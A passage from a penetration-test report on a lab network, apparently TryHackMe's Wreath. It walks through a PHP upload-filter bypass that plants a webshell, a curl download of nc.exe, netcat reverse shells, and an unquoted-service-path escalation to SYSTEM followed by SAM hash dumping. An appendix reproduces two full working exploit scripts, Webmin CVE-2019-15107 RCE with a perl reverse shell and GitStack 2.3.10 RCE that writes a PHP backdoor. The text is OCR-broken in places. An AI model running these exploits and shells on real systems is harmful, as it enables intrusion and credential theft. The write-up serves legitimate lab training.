After configuring proxy settings from our browser, we can enter the website!


4.7 Inspecting the website

Wappalyzer is telling us technologies and their versions what website is using. PHP is definitely old version. There is already launched 8.0.9 https://www.php.net/. JQuery is also old, 3.6.0 is current version https://jquery.com/. Moreover, current version of Bootstrap is 5.1 https://getbootstrap.com/.



We do not have to fuzz live site. Just copy the repository of website to our machine from path C:\Git-Stack\repositories\Website.git.

After extracting the repository with GitTools, we found index.php. Page look like some kind of uploader. Try to read the code of site and try to figure out what it says.



There was three version of the page. We wanted to find some with .php from the repository. Nice, only two possibilities.

```
└─# find . -name "*.php"
./1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/index.php
./0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources/index.php
```

Let's see if commit-meta.txt gives us any hint. Alternatively, we just can trust on timestamps, which are not always correct.

```
└─# ls
0-345ac8b236064b431fa43f53d91c98c4834ef8f3  2-
70dde80cc19ec76704567996738894828f4ee895
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2

└─# separator="/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/"; for i in $(ls); do
printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n";
done; printf "\n\n$separator\n\n\n"


/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/
1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec76704567996738894828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end
```

```
/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/
2-70dde80cc19ec7670456799673889482 8f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit
```

Therefore, “Updated the filter” it is. We choose the 0-345ac8b236064b431fa43f53d91c98c4834ef8f3.

After the investigation, we found that .php had vulnerability what allow upload double extension file but the last extension must be .jpg, .jpeg, .png, or .gif and there simple check that is the file already exists. We have two conditions here.

```
$goodExts = ["jpg", "jpeg", "png", "gif"];
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
    header("location: ./?msg=Fail");
    die();
}
```

We add to our payload comment section of exifdata and named edited uploaded file to pic-ture1.php.jpeg

```
$goodExts = ["jpg", "jpeg", "png", "gif"];
```

After the setting up our malicious .php file, we send our obfuscated payload to server.

```
#Classic php webshell one-liner
<?php system($_GET["cmd"]);?>
```

After that we can just send commands in URL like:

http://10.200.103.100/resources/uploads/cmd.jpeg.php?cmd=systeminfo

```
Host Name:                 WREATH-PC
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-70000-00000-AA778
Original Install Date:     08/11/2020, 14:55:50
System Boot Time:          28/07/2021, 21:21:13
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Xen 4.2.amazon, 24/08/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC+00:00) Dublin, Edinburgh, Lisbon, London
Total Physical Memory:     2,048 MB
Available Physical Memory: 1,347 MB
Virtual Memory: Max Size:  2,432 MB
Virtual Memory: Available: 1,841 MB
Virtual Memory: In Use:    591 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB4580422
                           [02]: KB4512577
                           [03]: KB4580325
                           [04]: KB4587735
                           [05]: KB4592440
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.200.103.1
                                 IP address(es)
                                 [01]: 10.200.103.100
                                 [02]: fe80::c503:2e3b:98a6:bdc6
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

Nice, we have web shell now! Let us try getting pre-combiled Netcat to server and having connection with that.

Setup first http server up. Then we can curl the Netcat from our machine to .100 machine. There is would be also Certutil but Windows Defender would flag that suspicious, so we use Curl here.

Just simply URL encode the payload and send it via PHP web shell after we open Netcat listener for port 443

First payload

```
Curl http://0.0.0.0/nc.exe -o c:\\windows\\temp\\nc.exe
```

Second payload

```
powershell.exe c:\\windows\\temp\\nc.exe 0.0.0.0 443 -e cmd.exe
```

We got full working shell to our machine from .100! It has only lower-privilege rights, thanks to Xampp defaults. So next we try to root this machine too with other methods!

4.8 Enumerate IIII

After some manual enumeration. We found something very interesting.

SeImpersonatePrivilege state is enabled, so we can use here famous PrintSpoofer exploit or some of Potato series exploit. Or try to find some quieter alternative..

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= 
========
SeChangeNotifyPrivilege       Bypass traverse checking                  Ena-
bled
SeImpersonatePrivilege        Impersonate a client after authentication Ena-
bled
SeCreateGlobalPrivilege       Create global objects                     Ena-
bled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disa-
bled
```

We continue exploring if we found something more. Let us see non-default services:

```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,path-
name,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Win-
dows"
DisplayName
Name                                      PathName
StartMode
Amazon SSM Agent
AmazonSSMAgent                            "C:\Program Files\Amazon\SSM\ama-
zon-ssm-agent.exe"                                           Auto
Apache2.4
Apache2.4                                 "C:\xampp\apache\bin\httpd.exe" -k
runservice                                                Auto
```

```
AWS Lite Guest Agent
AWSLiteAgent                              "C:\Program Files\Amazon\Xen-
Tools\LiteAgent.exe"                                        Auto
LSM
LSM
Unknown
Mozilla Maintenance Service
MozillaMaintenance                        "C:\Program Files (x86)\Mozilla
Maintenance Service\maintenanceservice.exe"                 Manual
NetSetupSvc
NetSetupSvc
Unknown
Windows Defender Advanced Threat Protection Service
Sense                                     "C:\Program Files\Windows Defender
Advanced Threat Protection\MsSense.exe"                  Manual
System Explorer Service
SystemExplorerHelpService                 C:\Program Files (x86)\System Ex-
plorer\System Explorer\service\SystemExplorerService64.exe  Auto
Windows Defender Antivirus Network Inspection Service
WdNisSvc                                  "C:\ProgramData\Microsoft\Windows
Defender\platform\4.18.2011.6-0\NisSrv.exe"              Manual
Windows Defender Antivirus Service
WinDefend                                 "C:\ProgramData\Microsoft\Windows
Defender\platform\4.18.2011.6-0\MsMpEng.exe"             Auto
Windows Media Player Network Sharing Service
```

Wait a moment! SystemExplorerHelpService does not have quotation mark around. This mean it is vulnerable to Unquoted Service Path Attack. It mean we can use its subfolders with same rights what it does.

Let us see what rights it haves at at service.

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System
Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Nice, its running under LocalSystem account! Let us figure out if we can write any of these folders.

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files
(x86)\System Explorer' | format-list"
```

```
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-
list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System
Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow
ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -
1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES
Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES
Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-
513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-
956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICII-
OID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICII-
OID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```

Our access with Users is “Allow FullControl” which means its fully possible exploit this vulnerability!

4.9 Privilege Escalation Wreath-PC

Shortly what we have to do here is create the payload, copy it to subfolder of System Explorer, stop and start the service.

First, we have to do the payload. We use here wrapped pre-compiled Netcat shell.

```
using System;
using System.Diagnostics;

namespace Wrapper{
```

```
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("C:\\Win-
dows\\Temp\\nc.exe", "0.0.0.0 0 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

Next possible thing to do is transfer the compiled .exe payload to .100 with Samba server we host. After copying file to one of the subfolder and opening Netcat listener for our shell, we are ready to restart the service.

```
C:\xampp\htdocs\resources\uploads>copy %TEMP%\wrapper.exe "C:\Program Files
(x86)\System Explorer\System.exe"
copy %TEMP%\wrapper.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\xampp\htdocs\resources\uploads>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\xampp\htdocs\resources\uploads>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fash-
ion.
```

The actual full path was C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe. We can use any folder of under it. We tried to use C:\Program Files (x86)\System Explorer\System Explorer\ and after the exploit server gave us 1053 error code. Let's look our Netcat listener.

```
└─# nc -lvnp 0
listening on [any] 0 ...
connect to [0.0.0.0] from (UNKNOWN) [10.200.103.100] 50984
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

We have root shell! The service did not start because our wrapper was .exe was not Windows Service File. However, it still executed our.exe. We could use here also for example Mattymcfatty unquotecPoC to prevent errors.

After the connection, we went copy “Sam” and “System” -files to our machine with samba server. With them, we gained Administrator and Thomas NTML hashes.

5.0 Cleanup

Finally delete our .exe and then start the service again. Stop proxies and Samba server. Delete all files and folders what we transfer to systems while penetration test. Recover all firewall rules. Delete account what we made.

6.0 Conclusion

Due to the Webmin service, access to the entire network was primarily possible.

The Wreath network state: currently compromised to critical vulnerabilities. It is possible for attacker to gain full control to the entire network.

7.0 Appendix

MuirlandOracle CVE-2019-15107.py

```
#!/usr/bin/python3
#Webmin 1.890-1.920 RCE
#CVE-2019-15107
#Based on Metasploit Module (EDB ID: 47230)
#AG | MuirlandOracle
#11/20

#### Imports ####
import argparse, requests, sys, signal, ssl, random, string, os, socket
```

```
from prompt_toolkit import prompt
from prompt_toolkit.history import FileHistory
from urllib3.exceptions import InsecureRequestWarning


#### Globals ####
class colours():
    red = "\033[91m"
    green = "\033[92m"
    blue = "\033[34m"
    orange = "\033[33m"
    purple = "\033[35m"
    end = "\033[0m"


banner = (f"""{colours.orange}
    __        __   _               _         ____   ____ _____ 
    \ \      / /__| |__  _ __ ___ (_)_ __   |  _ \ / ___| ____|
     \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \  | |_) | |   |  _|  
      \ V  V /  __/ |_) | | | | | | | | | | |  _ <| |___| |___ 
       \_/\_/ \___|_.__/|_| |_| |_|_|_| |_| |_| \_\\____|_____|
                        {colours.purple}@MuirlandOracle
        {colours.end}""")



#### Ignore Unverified SSL certs ####
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)

#### Handle Signals ####
def sigHandler(sig, frame):
    print(f"{colours.blue}\n[*] Exiting....{colours.end}\n")
    sys.exit(0);




#### Exploit Class ####
class Exploit():
    def __init__(self):
        self.endpoint = "password_change.cgi"
        self.versions = ["1.890", "1.900", "1.910", "1.920"]
        #Start a session
        self.session = requests.Session()
        self.session.verify = False

    #### Colour Helpers ####
    def fail(self, reason, die=True):
        if not self.args.accessible:
            print(f"{colours.red}[-] {reason}{colours.end}")
        else:
            print(f"Failure: {reason}")
        if die:
            sys.exit(0)

    def success(self, text):
```

```
        if not self.args.accessible:
            print(f"{colours.green}[+] {text}{colours.end}")
        else:
            print(f"Success: {text}")

    def warn(self, text):
        if not self.args.accessible:
            print(f"{colours.orange}[*] {text}{colours.end}")
        else:
            print(f"Warning: {text}")

    def info(self, text):
        if not self.args.accessible:
            print(f"{colours.blue}[*] {text}{colours.end}")
        else:
            print(f"Info: {text}")



    #### Argument Parsing ####
    def parseArgs(self):
        parser = argparse.ArgumentParser(description="CVE-2019-15107 Webmin
Unauthenticated RCE (1.890-1.920) Framework")
        parser.add_argument("target", help="The target IP or domain")
        parser.add_argument("-b", "--basedir", help="The base directory of
webmin (default: /)", default="/")
        parser.add_argument("-s", "--ssl", help="Specify to use SSL", de-
fault="http://",  const="https://", action="store_const")
        parser.add_argument("-p", "--port", type=int, default=10000,
help="The target port (default: 10000)")
        parser.add_argument("--accessible", default=False, ac-
tion="store_true", help="Remove ascii art")
        parser.add_argument("--force", default=False, action="store_true",
help="Force exploitation with no checks")
        args = parser.parse_args()

        #Validation
        args.basedir = f"/{args.basedir}" if (args.basedir[0] != "/") else
f"{args.basedir}"
        if args.port not in range(1,65535):
            self.fail(f"Invalid Port: {args.port}")
        self.args = args


    #### Checks ####
    def checkConnect(self):
        target = f"{self.args.ssl}{self.args.tar-
get}:{self.args.port}{self.args.basedir}"
        try:
            r = self.session.get(target, timeout=5)
        except requests.exceptions.SSLError:
            self.info("Server is running without SSL. Switching to HTTP")
            self.args.ssl = "http://"
            self.checkConnect()
            return
        except:
```

```
            self.fail(f"Failed to connect to {target}")
        if " SSL " in r.content.decode().upper():
            self.info("Server is running in SSL mode. Switching to HTTPS")
            self.args.ssl = "https://"
            self.checkConnect()
            return
        self.success(f"Connected to {target} successfully.")


    def checkVersion(self):
        target = f"{self.args.ssl}{self.args.tar-
get}:{self.args.port}{self.args.basedir}"
        r = self.session.get(target)
        try:
            version = r.headers["Server"].split("/")[1]
        except:
            self.fail("Couldn't find server version")
        if version not in self.versions:
            self.fail(f"Server version ({version}) not vulnerable.")
        else:
            self.success(f"Server version ({version}) should be vulnerable!")
            if version != self.versions[0]:
                self.warn("Server version relies on expired password changing
feature being enabled")


    def checkVulnerable(self):
        target = f"{self.args.ssl}{self.args.tar-
get}:{self.args.port}{self.args.basedir}"
        testString = "".join(random.choices(string.ascii_letters +
string.digits, k=8))
        check = self.exploitVuln(f"echo {testString}")
        if testString in check:
            self.success("Benign Payload executed!")
        elif "Password changing is not enabled" in check:
            self.fail("Password changing is disabled for this server")
        else:
            self.fail("Benign Payload failed to execute")

    def runChecks(self):
        self.checkConnect()
        self.checkVersion()
        self.checkVulnerable()

    #### Exploit ####
    def exploitVuln(self, command):
        slash = lambda: "/" if (self.args.basedir[-1] != "/") else ""
        target = f"{self.args.ssl}{self.args.tar-
get}:{self.args.port}{self.args.basedir}{slash()}{self.endpoint}"
        token = "".join(random.choices(string.ascii_letters + string.digits,
k=8))
        headers = {
            "Referer":f"{self.args.ssl}{self.args.tar-
get}:{self.args.port}{self.args.basedir}"
        }
        params = {
```

```
            #Param for 1.890
            "expired":command,
            #Params for 1.900-1.920
            "new1":token,
            "new2":token,
            "old":command
        }
        try:
            r = self.session.post(target, data=params, headers=headers,
timeout=5)
        except:
            return "Error"
        return(r.content.decode())


    def pseudoShell(self):
        print()
        if not self.args.force:
            self.success("The target is vulnerable and a pseudoshell has been
obtained.\n"
                         "Type commands to have them executed on the target.")
            self.info("Type 'exit' to exit.")
            self.info("Type 'shell' to obtain a full reverse shell (UNIX
only).")
        else:
            self.warn("Warning: No checks have been carried out -- proceed
with caution!")
        print()
        while True:
            try:
                command = prompt("# ", history=FileHistory("commands.txt"))
            except KeyboardInterrupt:
                self.info("Exiting...\n")
                sys.exit(0)
            if command.lower() == "quit" or command.lower() == "exit":
                self.info("Exiting...\n")
                sys.exit(0)
            elif command.lower() == "shell":
                self.shell()
                continue
            elif len(command) == 0:
                continue
            results = self.exploitVuln(f"echo SPLIT; {command} 2>&1; echo
SPLIT")
            if "SPLIT" in results:
                print(results.split("SPLIT")[1].strip())
            else:
                self.fail("Failed to execute command", False)
                if self.args.force:
                    print("(This is why checks exist)")

    def shell(self):
        print()
        self.info("Starting the reverse shell process")
        self.warn("For UNIX targets only!")
        self.warn("Use 'exit' to return to the pseudoshell at any time")
```

```
        #Get IP
        while True:
            ip = input("Please enter the IP address for the shell: ")
            if ip.lower() == "exit":
                return
            try:
                socket.inet_aton(ip)
            except socket.error:
                self.fail("Invalid IP address\n", False)
                continue
            break

        #Get port
        while True:
            port = input("Please enter the port number for the shell: ")
            if port.lower() == "exit":
                return
            try:
                port = int(port)
                assert(port < 65535 and port >= 1)
            except:
                self.fail("Invalid port number\n", False)
                continue
            break

        #It's webmin, so perl must be installed
        shellcode = "perl -e 'use Socket;$i=\"" + ip + "\";$p=" + str(port) +
";socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sock-
addr_in($p,inet_aton($i)))){open(STDIN,\">&S\");open(STDOUT,\">&S\");open(STD
ERR,\">&S\");exec(\"/bin/sh -i\");};'"

        print()
        sudoCheck = lambda: "sudo " if (port < 1024) else ""
        self.warn(f"Start a netcat listener in a new window ({sudoCheck()}nc
-lvnp {port}) then press enter.")
        input()
        self.exploitVuln(shellcode)
        self.success("You should now have a reverse shell on the target")
        self.warn("If this is not the case, please check your IP and chosen
port\nIf these are correct then there is likely a firewall preventing the re-
verse connection. Try choosing a well-known port such as 443 or 53")




#### Run ####
if __name__ == "__main__":
    signal.signal(signal.SIGINT, sigHandler)
    exploit = Exploit()
    exploit.parseArgs()
    if not exploit.args.accessible:
        print(banner)
    else:
        print("Webmin RCE Exploit, code written by @MuirlandOracle")
    if not exploit.args.force:
```

```
        exploit.runChecks()
    exploit.pseudoShell()
```

GitStack 2.3.10 RCE

```
    # Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '192.168.1.102'

# What command you want to execute
command = "whoami"

repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []

print "[+] Get user list"
try:
        r = requests.get("http://{}/rest/user/".format(ip))
        user_list = r.json()
        user_list.remove('everyone')
except:
        pass

if len(user_list) > 0:
        username = user_list[0]
        print "[+] Found user {}".format(username)
else:
        r = requests.post("http://{}/rest/user/".format(ip), data={'username'
: username, 'password' : password})
```

```
        print "[+] Create user"

        if not "User created" in r.text and not "User already exist" in
r.text:
                print "[-] Cannot create user"
                os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip))
if "true" in r.text:
        print "[+] Web repository already enabled"
else:
        print "[+] Enable web repository"
        r = requests.put("http://{}/rest/settings/general/webinterface/".for-
mat(ip), data='{"enabled" : "true"}')
        if not "Web interface successfully enabled" in r.text:
                print "[-] Cannot enable web interface"
                os._exit(0)

print "[+] Get repositories list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
        repository = repository_list[0]['name']
        print "[+] Found repository {}".format(repository)
else:
        print "[+] Create repository"

        r = requests.post("http://{}/rest/repository/".format(ip), cook-
ies={'csrftoken' : csrf_token}, data={'name' : repository, 'csrfmiddlewareto-
ken' : csrf_token})
        if not "The repository has been successfully created" in r.text and
not "Repository already exist" in r.text:
                print "[-] Cannot create repository"
                os._exit(0)

print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip, reposi-
tory, username))

if not "added to" in r.text and not "has already" in r.text:
        print "[-] Cannot add user to repository"
        os._exit(0)

print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip, repos-
itory, "everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in r.text:
        print "[-] Cannot remove access for anyone"
        os._exit(0)

print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, re-
pository), auth=HTTPBasicAuth(username, 'p && echo "<?php sys-
tem($_POST[\'a\']); ?>" > c:\GitStack\gitphp\exploit.php'))
```

```
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a' : com-
mand})
print r.text.encode(sys.stdout.encoding, errors='replace')
```